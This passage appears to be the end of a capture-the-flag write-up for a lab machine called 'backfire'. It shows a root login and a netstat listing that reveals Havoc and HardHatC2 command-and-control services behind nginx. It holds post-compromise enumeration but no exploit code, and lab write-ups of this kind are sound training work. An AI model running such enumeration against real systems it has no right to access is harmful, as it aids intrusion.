
Last login: Mon Jun 9 06:28:54 2025 from 10.10.14.225
root@backfire:~#
```

Beyond root

As expected, 5000 is for TeamServer and 7096 is for Client in HardHatC2


```
root@backfire:~# netstat -tulnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:8000            0.0.0.0:*               LISTEN      862/nginx: master p
tcp        0      0 127.0.0.1:40056         0.0.0.0:*               LISTEN      34952/havoc
tcp        0      0 0.0.0.0:5000            0.0.0.0:*               LISTEN      34744/TeamServer
tcp        0      0 0.0.0.0:7096            0.0.0.0:*               LISTEN      34764/HardHatC2Clie
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN      862/nginx: master p
tcp        0      0 127.0.0.1:8443          0.0.0.0:*               LISTEN      34952/havoc
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      860/sshd: /usr/sbin
tcp6       0      0 :::22                   :::*                    LISTEN      860/sshd: /usr/sbin
udp        0      0 0.0.0.0:68              0.0.0.0:*                           636/dhclient
```

/etc/nginx/havoc.conf shows



It's listening on port 443 and proxy is on localhost:8443

/etc/nginx/tcp_8000.conf shows



Where I can download files